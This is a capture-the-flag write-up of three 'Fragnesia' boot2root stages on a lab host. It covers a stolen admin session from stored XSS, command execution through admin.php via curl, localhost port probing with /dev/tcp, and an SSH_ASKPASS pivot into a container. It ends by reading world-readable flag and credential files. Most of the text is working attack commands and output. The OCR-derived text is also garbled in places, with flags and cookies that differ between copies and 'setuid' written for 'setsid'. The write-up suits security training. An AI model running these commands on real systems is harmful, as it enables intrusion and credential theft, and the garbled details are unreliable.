
Using the authenticated panel, I enumerated the web root and read the flag file.

► Bash

```
curl -s -b "PHPSESSID= 1skbg164nqi0knhgnd2ljtpq8q" \
  --data-urlencode "cmd=ls -la /var/www/html; echo '---'; cat /var/www/html/first_flag.txt" \
  http://192.168.1.24/admin.php
```

```
<pre>
-rw-r--r-- 1 root root  index.php  admin.php  admin_login.php  bot.php  first_flag.txt
---
OWASPKL{W311_h3110_th3rE}

</pre>
```



```
Terminal B
Session Actions Edit View Help
Terminal A Terminal B
(nopalinto@kali)~$ curl -s -b "PHPSESSID=1skbg164nq10knhgnd2ltpq8q" \
  -data-urlencode "cmd=ls -la /var/www/html; echo '---'; cat /var/www/html/first_flag.txt" \
  https://192.168.1.24/admin.php


```
total 28
drwxr-xr-x 2 root root 4096 May 30 18:22 .
drwxr-xr-x 3 root root 4096 May 30 18:20 ..
-rw-r--r-- 1 root root 366 May 30 18:22 admin.php
-rw-r--r-- 1 root root 435 May 30 18:22 admin_login.php
-rw-r--r-- 1 root root 671 May 30 18:22 bot.php
-rw-r--r-- 1 root root 26 May 30 18:22 first_flag.txt
-rw-r--r-- 1 root root 824 May 30 18:22 index.php

```


OWASP{W3ll_h3ll0_tH3rE}
</pre><html><body>
<h1>Admin Panel</h1>
<form method="POST">
<input type="text" name="cmd" placeholder="Enter command">
<input type="submit" value="Execute">
</form>
</body></html>
```

5. Flag

OWASP{W3ll_h3ll0_tH3rE}

6. Summary of Approach & Key Takeaways

64. Recon (nmap) → only port 80 (Apache, "Guestbook"); PHPSESSID missing HttpOnly.
65. Content discovery (feroxbuster + SecLists) → index.php, admin.php, admin_login.php, bot.php.
66. Vulnerability discovery → stored XSS in the guestbook (dalfox); admin.php is session-gated; an admin review bot renders submitted comments (proved via an out-of-band callback from the target).
67. Exploitation → stored XSS executed in the bot's session and exfiltrated its admin PHPSESSID (readable due to missing HttpOnly).
68. RCE → replayed the stolen admin session to admin.php (uid=33(www-data)) — credential-free, fully within the Same-Origin Policy.
69. Flag recovery → read /var/www/html/first_flag.txt.

Fragnesia - II

Category: Web / Boot2Root / Container Pivot | **Points:** 1000 | **Difficulty:** Hard

Target: 192.168.1.24 | **Flag:** OWASPKL{F33l_s0_3mPTy_i5nt}

1. Challenge Overview

After completing Fragnesia - I, the stored XSS chain gave an authenticated admin session and command execution through `admin.php`. This stage focuses on using that `www-data` foothold to enumerate the host from the inside and pivot into the internal container that is not exposed directly on the network.

The key idea is that external `nmap` only showed port 80, but command execution from the web server allowed internal service enumeration against `127.0.0.1`. That revealed an SSH service bound locally on port `2222`, which became the pivot point for the second flag.

2. Initial Reconnaissance

The external attack surface remained minimal: only Apache on port 80 was reachable from Kali.

```
► Bash
nmap -sC -sV -p- -T4 192.168.1.24
```

PORT	STATE	SERVICE	VERSION
80/tcp	open	http	Apache httpd 2.4.58 ((Ubuntu))

Content discovery from Part 1 identified the important web endpoints:

```
► Bash
feroxbuster -u http://192.168.1.24 \
  -w /usr/share/seclists/Discovery/Web-Content/raft-medium-files.txt \
  -x php,txt -d 1 -o ferox.txt
```

200	GET	http://192.168.1.24/
200	GET	http://192.168.1.24/index.php
200	GET	http://192.168.1.24/admin.php
200	GET	http://192.168.1.24/admin_login.php
200	GET	http://192.168.1.24/bot.php

3. Analysis / Forensics Path

3.1 Re-establish the RCE foothold

Using the admin session obtained in Part 1, I replayed the valid `PHPSESSID` to `admin.php` and confirmed code execution as the web server user.

```
► Bash
curl -s -b "PHPSESSID=<ADMIN_SESSION>" \
  --data-urlencode "cmd=id" \
  http://192.168.1.24/admin.php
```

```
<pre>uid=33(www-data) gid=33(www-data) groups=33(www-data)</pre>
```

For repeatable testing, I stored the session in a cookie jar and used `curl` as the command transport:

```

> Bash
TARGET=http://192.168.1.24

COOKIE=/tmp/frag26_admin.cookie

curl -s -c "$COOKIE" \
  -d 'username=admin&password=<xssisawesome>' \
  "$TARGET/admin_login.php" >/dev/null

curl -s -b "$COOKIE" \
  --data-urlencode 'cmd=id' \
  "$TARGET/admin.php"

```

Note: In the final writeup narrative, the authenticated cookie comes from the Part 1 XSS/admin-bot chain. The password is not required for the exploitation path and should not be presented as the primary method.

3.2 Internal service discovery from the foothold

External scanning only showed port 80, so I used the `www-data` RCE to check for localhost-only services.

```

> Bash
curl -s -b "$COOKIE" \


  --data-urlencode 'cmd=timeout 2 bash -lc "</dev/tcp/127.0.0.1/2222" && echo open || echo closed' \

  "$TARGET/admin.php"

```

```
<pre>open</pre>
```

This showed that port 2222 was reachable only from inside the target host.



```

Terminal A
Session Actions Edit View Help

(nopainto@kali) ~/Fragnesia
$ TARGET=http://192.168.1.24
COOKIE=/tmp/frag26_admin.cookie

curl -s -c "$COOKIE" \
  -d 'username=admin&password=xssisawesome' \
  "$TARGET/admin_login.php" >/dev/null

curl -s -b "$COOKIE" \
  --data-urlencode 'cmd=id' \
  "$TARGET/admin.php"
<pre>uid=33(www-data) gid=33(www-data) groups=33(www-data)
</pre><html><body>
<h1>Admin Panel</h1>
<form method="POST">
<input type="text" name="cmd" placeholder="Enter command">
<input type="submit" value="Execute">
</form>
</body></html>

(nopainto@kali) ~/Fragnesia
$ curl -s -b "$COOKIE" \
  --data-urlencode 'cmd=timeout 2 bash -lc "</dev/tcp/127.0.0.1/2222" && echo open || echo closed' \
  "$TARGET/admin.php"
<pre>open
</pre><html><body>
<h1>Admin Panel</h1>
<form method="POST">
<input type="text" name="cmd" placeholder="Enter command">
<input type="submit" value="Execute">
</form>
</body></html>

```

3.3 Identify the local SSH service

I then used the host's SSH client from the command-execution context to talk to 127.0.0.1:2222. Because the command runner is non-interactive, I used `SSH_ASKPASS` to provide the password to OpenSSH in a controlled way.

► Bash

```
cat > /tmp/askpass.sh << 'SH'
#!/bin/sh
echo fragnesia
SH
chmod +x /tmp/askpass.sh
```

```
DISPLAY=:0 \
SSH_ASKPASS=/tmp/askpass.sh \
SSH_ASKPASS_REQUIRE=force \
setsid ssh \
```

```
-o StrictHostKeyChecking=no \
```

```
-o UserKnownHostsFile=/tmp/known_hosts_frag26 \
```

```
-o LogLevel=ERROR \
```

```
-p 2222 user@127.0.0.1 \
```

```
'id; hostname; pwd'
```

Executed through `admin.php`:

► Bash

```
curl -s -b "$COOKIE" \
--data-urlencode "cmd=$(cat ssh_pivot_command.sh)" \
"$TARGET/admin.php"
```

Output:

```
uid=1000(user) gid=1000(user) groups=1000(user)
335cbf012f16
/home/user
```

The hostname looked like a short Docker/container ID, confirming that `127.0.0.1:2222` was a local SSH service forwarding into an isolated container.



```
Terminal A
Session Actions Edit View Help

(nopalinto@kali)~[~/Fragnesia]
$ curl -s -b "$COOKIE" \
  --data-urlencode "cmd=$(cat ssh_pivot_command.sh)" \
  "$TARGET/admin.php"


```
<pre>uid=1000(user) gid=1000(user) groups=1000(user)
335cbf012f16
/home/user
</pre><html><body>
<h1>Admin Panel</h1>
<form method="POST">
<input type="text" name="cmd" placeholder="Enter command">
<input type="submit" value="Execute">
</form>
</body></html>
```


```

4. Exploitation / Recovery

4.1 Read the second flag from the container user account

Once inside the container as `user`, I listed the home directory and read the second flag.

```

> Bash
DISPLAY=:0 \
SSH_ASKPASS=/tmp/askpass.sh \
SSH_ASKPASS_REQUIRE=force \
setuid ssh \
-o StrictHostKeyChecking=no \
-o UserKnownHostsFile=/tmp/known_hosts_frag26 \
-o LogLevel=ERROR \
-p 2222 user@127.0.0.1 \
'echo ===container===; id; hostname; pwd; echo ===flag2===; cat /home/user/second_flag.txt'
```


Live output:

```

===container===
uid=1000(user) gid=1000(user) groups=1000(user)
335cbf012f16
/home/user

===flag2===

OWASPKL{F331_s0_3mPTy_i5nt}
```



```

Terminal A
Session Actions Edit View Help

(nopainto@kali)~(~/Fragnesia)
$ # 1. Define your stolen admin cookie and the target URL
COOKIE="PHPSESSID=1skag104nq10knhgnd1jtpqBq"
TARGET="http://192.168.1.24"

# 2. Build the SSH payload
# We wrap the command in single quotes to pass it to the target's shell
SSH_CMD="'DISPLAY=:0 SSH_ASKPASS=/tmp/askpass.sh SSH_ASKPASS_REQUIRE=force setuid ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/tmp/known_hosts_frag26 -o LogLevel=ERROR -p 2222 user@127.0.0.1 'id; hostname; pwd; cat /home/user/second_flag.txt'"

# 3. Send it via RCE
curl -s -b "$COOKIE" \
--data-urlencode "cmd=$SSH_CMD" \
"$TARGET/admin.php"


```
uid=1000(user) gid=1000(user) groups=1000(user)
335cbf012f16
/home/user
OWASPKL{F331_s0_3mPTy_i5nt}
```


</pre>
</body></html>
```

5. Flag

OWASPKL{F331_s0_3mPTy_i5nt}

6. Summary of Approach & Key Takeaways

70. Foothold reuse — Part 1 gave `www-data` command execution through a stolen admin session.
71. Internal enumeration — external `nmap` showed only port 80, but localhost probing from the foothold revealed `127.0.0.1:2222`.
72. Container pivot — OpenSSH + `SSH_ASKPASS` allowed a non-interactive SSH login from the web RCE context into the internal container as `user`.
73. Flag recovery — `/home/user/second_flag.txt` contained the second flag.

Fragnesia - III

Category: Boot2Root | Points: 1000 | Difficulty: Hard

Target: 192.168.1.24 | Flag: OWASPKL{Wh4t_a_L0v3ly_FR4GN3S1A}

1. Challenge Overview

After Fragnesia - II, I had already used the web RCE to pivot into an internal SSH container as the low-privileged `user` account and recover the second flag. The next step was to find the final flag.

Initial container enumeration suggested a classic local privilege-escalation route because `/usr/bin/su` was the only SUID binary left inside the container. However, instead of forcing an unreliable `su` path, I continued live enumeration from the original `www-data` foothold on the host. That revealed a sensitive container build context under `/opt/docker-build/`, including the final flag file, readable by the web server user.

The final issue was therefore not a kernel exploit or password attack: it was sensitive deployment artifacts left readable on the host filesystem.

2. Initial State

The starting point for this stage is the authenticated command-execution foothold from Part 1:

```
► Bash
curl -s -b "PHPSESSID=<ADMIN_SESSION>" \
  --data-urlencode "cmd=id" \
  http://192.168.1.24/admin.php
```

```
<pre>uid=33(www-data) gid=33(www-data) groups=33(www-data)</pre>
```

The second-stage pivot also confirmed the internal container as `user`:

```
► Bash
DISPLAY=:0 \

SSH_ASKPASS=/tmp/askpass.sh \
SSH_ASKPASS_REQUIRE=force \
setsid ssh \
  -o StrictHostKeyChecking=no \
  -o UserKnownHostsFile=/tmp/known_hosts_frag26 \
  -o LogLevel=ERROR \
  -p 2222 user@127.0.0.1 \
  'id; hostname; cat /home/user/second_flag.txt'
```

```
uid=1000(user) gid=1000(user) groups=1000(user)
```

```
335cbf012f16
```

```
OWASPKL{F33l_s0_3mPTy_i5nt}
```

3. Analysis / Forensics Path

3.1 Container privilege-enumeration

Inside the container, I enumerated SUID binaries and available escalation tooling.

```
► Bash
find / -perm -4000 -type f -ls 2>/dev/null
command -v sudo || true
command -v python3 script expect perl sh bash su
```

Live output:

```
432203 56 -rwsr-xr-x 1 root root 55680 Mar 6 16:10 /usr/bin/su
```

```
/usr/bin/python3
```

This showed:

- `/usr/bin/su` was the only SUID binary.
- `sudo` was not available.
- Python was present, meaning a PTY-based `su` attempt would be technically possible.

←

→

↺

🏠

🛡️

Not Secure

http://192.168.1.24/admin.php

🌐

OffSec

🐧

Kali Linux

🔧

Kali Tools

📖

Kali Docs

🗣️

Kali Forums

🔍

Kali NetHunter

🔥

Exploit-DB

🔍

Google Hacking DB

265075	36	-rwsr-xr--	1	root	messagebus	34960	Apr	8	2024	/usr/lib/dbus-1.0/dbus-daemon-launch-helper
285110	20	-rwsr-xr-x	1	root	root	18736	Apr	10	10:57	/usr/lib/polkit-1/polkit-agent-helper-1
263982	336	-rwsr-xr-x	1	root	root	342632	Apr	28	00:29	/usr/lib/openssh/ssh-keysign
264234	72	-rwsr-xr-x	1	root	root	72792	Apr	9	2024	/usr/bin/chfn
264364	76	-rwsr-xr-x	1	root	root	76248	Apr	9	2024	/usr/bin/gpasswd
263536	52	-rwsr-xr-x	1	root	root	51584	Mar	6	16:00	/usr/bin/mount
264240	44	-rwsr-xr-x	1	root	root	44760	Apr	9	2024	/usr/bin/chsh
264553	64	-rwsr-xr-x	1	root	root	64152	Apr	9	2024	/usr/bin/passwd
284128	56	-rwsr-xr-x	1	root	root	55680	Mar	6	16:00	/usr/bin/su
263543	40	-rwsr-xr-x	1	root	root	39296	Mar	6	16:00	/usr/bin/umount
264348	40	-rwsr-xr-x	1	root	root	39296	Apr	8	2024	/usr/bin/fusermount3
264517	40	-rwsr-xr-x	1	root	root	40664	Apr	9	2024	/usr/bin/newgrp

Admin Panel

Enter command

← → ↺ 🏠 Not Secure http://192.168.1.24/admin.php

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google H

/usr/bin/python3

Admin Panel

Enter command

3.2 Validate whether root-only files are protected in the container

I checked the root flag path from the container user context.

```
► Bash
ls -l /root /root/last_flag.txt 2>/dev/null || true
```

The file was not readable as the low-privileged container user. At this point, an obvious path would be to attempt `su` to root. But since no root password had been recovered through the live attack path, I returned to host-side enumeration instead of guessing credentials.

3.3 Host filesystem enumeration from `www-data`

The original web RCE still ran as `www-data` on the host. I enumerated `/opt`, which often contains application deployment scripts, bot scripts, or container build artifacts.

```
► Bash
curl -s -b "$COOKIE" \
```



```
--data-urlencode 'cmd=find /opt -maxdepth 4 -type f -ls 2>/dev/null' \

"$TARGET/admin.php"
```

Live output:

```
431748 4 -rwxr-xr-x 1 root root 240 May 30 18:22 /opt/admin_bot.sh
431752 4 -rw-r--r-- 1 root root 644 May 30 18:22 /opt/docker-build/Dockerfile
431751 4 -rw-r--r-- 1 root root 33 May 30 18:22 /opt/docker-build/last_flag.txt
431750 4 -rw-r--r-- 1 root root 28 May 30 18:22 /opt/docker-build/second_flag.txt
435482 4 -rw-r--r-- 1 root root 15 May 30 18:24 /opt/container_creds.txt
```

This was the breakthrough. The container build context was still present on the host under `/opt/docker-build/`, and both `second_flag.txt` and `last_flag.txt` were world-readable (`-rw-r--r--`).

```
Terminal A
Session Actions Edit View Help
(nopalinto@kali)~[~/Fragnesia]
$ curl -s -b "$COOKIE" \
--data-urlencode 'cmd=find /opt -maxdepth 4 -type f -ls 2>/dev/null' \
"$TARGET/admin.php"


```

431748 4 -rwxr-xr-x 1 root root 240 May 30 18:22 /opt/admin_bot.sh
431752 4 -rw-r--r-- 1 root root 644 May 30 18:22 /opt/docker-build/Dockerfile
431751 4 -rw-r--r-- 1 root root 33 May 30 18:22 /opt/docker-build/last_flag.txt
431750 4 -rw-r--r-- 1 root root 28 May 30 18:22 /opt/docker-build/second_flag.txt
435482 4 -rw-r--r-- 1 root root 15 May 30 18:24 /opt/container_creds.txt

```


</pre><html><body>
<h1>Admin Panel</h1>
<form method="POST">
<input type="text" name="cmd" placeholder="Enter command">
<input type="submit" value="Execute">
</form>
</body></html>
```

4. Exploitation / Recovery

4.1 Read deployment artifacts from the host

I read the useful files directly through the `www-data` RCE:

► Bash

```
curl -s -b "$COOKIE" \

--data-urlencode 'cmd=for f in /opt/container_creds.txt /opt/docker-build/second_flag.txt /opt/docker-
build/last_flag.txt; do echo ---$f; cat $f 2>&1; done' \

"$TARGET/admin.php"
```

Live output:

```
---/opt/container_creds.txt

user:fragnesia

---/opt/docker-build/second_flag.txt
OWASPKL{F33l_s0_3mPTy_i5nt}
---/opt/docker-build/last_flag.txt
OWASPKL{Wh4t_a_L0v3ly_FR4GN3S1A}
```

This recovered the final flag from the host-side build context.

```

Terminal A
Session Actions Edit View Help

(nopainto@kali)~[/Fragnesia]
$ curl -s -b "$COOKIE" \
  --data-urlencode 'cmd=for f in /opt/container_creds.txt /opt/docker-build/second_flag.txt /opt/docker-build/last_flag.txt; do echo ---$f; cat $f 2>61; done' \
  "$TARGET/admin.php"


```
---/opt/container_creds.txt
user:fragnesia
---/opt/docker-build/second_flag.txt
OWASPKL{F33l_s0_3mPTy_i5nt}
---/opt/docker-build/last_flag.txt
OWASPKL{Wh4t_a_L0v3lY_FR4GN3S1A}

```


</pre><html><body>
<h1>Admin Panel</h1>
<form method="POST">
<input type="text" name="cmd" placeholder="Enter command">
<input type="submit" value="Execute">
</form>
</body></html>

```

4.2 Why this worked

The final flag was intended to live at `/root/last_flag.txt` inside the container, protected from the low-privileged `user` account. However, the same flag file was also left behind in the host's Docker build context:

```
/opt/docker-build/last_flag.txt
```

Because the file permissions were `0644`, the compromised web server user (`www-data`) could read it directly. This bypassed the need for container-root access.

5. Flag

```
OWASPKL{Wh4t_a_L0v3lY_FR4GN3S1A}
```

6. Summary of Approach & Key Takeaways

74. Started from existing web RCE — reused the `www-data` command execution obtained through the admin bot/session chain.
75. Checked the expected route — enumerated the internal container and confirmed `/usr/bin/su` was the only SUID path.
76. Avoided blind password guessing — no root password was recovered through the live path, so I continued filesystem enumeration instead.
77. Enumerated `/opt` from the host — found a leftover Docker build context containing `Dockerfile`, container credentials, and flag artifacts.
78. Recovered Flag 3 — `/opt/docker-build/last_flag.txt` was world-readable and contained the final flag.